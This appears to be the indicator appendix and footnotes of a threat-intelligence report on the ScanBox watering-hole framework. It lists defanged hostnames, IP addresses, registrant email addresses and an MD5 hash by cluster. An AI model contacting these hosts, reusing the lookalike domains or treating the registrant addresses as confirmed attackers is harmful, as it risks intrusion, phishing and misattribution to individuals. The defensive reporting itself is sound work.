Cluster 2	Hudsononlinenews[.]com	Hostname
Cluster 2	li2384826402@yahoo[.]com	Domain registration address
Cluster 2	news.educationel[.]com	Hostname
Cluster 2	news.foundationssl[.]com	Hostname
Cluster 2	proxy.otzo[.]com	Hostname
Cluster 2	qinyz001@163[.]com	Domain registration address
Cluster 2	socks5.proxydns[.]com	Hostname
Cluster 2	vpn.foundationssl[.]com	Hostname
Cluster 2	vpn.ssl443[.]org	Hostname
Cluster 2	wangsongxu@gmail[.]com	Domain registration address
Cluster 2	www.educationel[.]com	Hostname
Cluster 2	www.foundationssl[.]com	Hostname
Cluster 2	www.hudsononlinenews[.]com	Hostname
Cluster 3	58.96.172[.]209	IP Address
Cluster 3	qoog1e[.]com	Hostname
Cluster 3	www.qoog1e[.]com	Hostname
Cluster 3	yuming@yinsibaohu.aliyun[.]com	Domain registration address
Cluster 4	113.10.201[.]124	IP Address
Cluster 4	122.10.10[.]210	IP Address
Cluster 4	122.10.9[.]109	IP Address
Cluster 4	blog.mailaunch[.]com	Hostname
Cluster 4	boxun.mailaunch[.]com	Hostname
Cluster 4	email.webmailgoogle[.]com	Hostname
Cluster 4	be3a3daa7d0d11df2380d3401696624a	MD5
Cluster 4	files.mailaunch[.]com	Hostname
Cluster 4	ftp.webmailgoogle[.]com	Hostname
Cluster 4	imap.mailaunch[.]com	Hostname
Cluster 4	inbox.mailaunch[.]com	Hostname
Cluster 4	inbox.webmailgoogle[.]com	Hostname
Cluster 4	js.webmailgoogle[.]com	Hostname
Cluster 4	mail.webmailgoogle[.]com	Hostname
Cluster 4	Mailaunch[.]com	Hostname
Cluster 4	networkedu@hotmail[.]com	Domain registration

		address
Cluster 4	news.mailaunch[.]com	Hostname
Cluster 4	pop.mailaunch[.]com	Hostname
Cluster 4	smtp.mailaunch[.]com	Hostname
Cluster 4	Webmailgoogle[.]com	Hostname
Cluster 4	www.mailaunch[.]com	Hostname
Cluster 4	www.webmailgoogle[.]com	Hostname
Cluster 4	yahoo.mailaunch[.]com	Hostname

[1] https://www.alienvault.com/open-threat-exchange/blog/scanbox-a-reconnaissance-framework-used-on-watering-hole-attacks

[2] This appears to be a misconfiguration, as the attackers are looking for Chrome plugins on Firefox

[3] This employs code from “The Browser Hackers handbook” The plugins deployed on “qoogle.com” are the same, though they utilise different plugin IDs – this may indicate that the framework allows you to select which plugins you wish to deploy, and then the entire framework is ‘built’ by a builder.

[4] This is the key logger described by AlienVault, and using code previously published on sites such as CSDN

[5] http://sc.mac.gd/vuldb/ssvid-60783

[6] http://pwc.blogs.com/cyber_security_updates/2014/07/apt1-putter-panda-collaboration-or-a-shared-contractor.html

[7] www.symantec.com/connect/blogs/how-elderwood-platform-fueling-2014-s-zero-day-attacks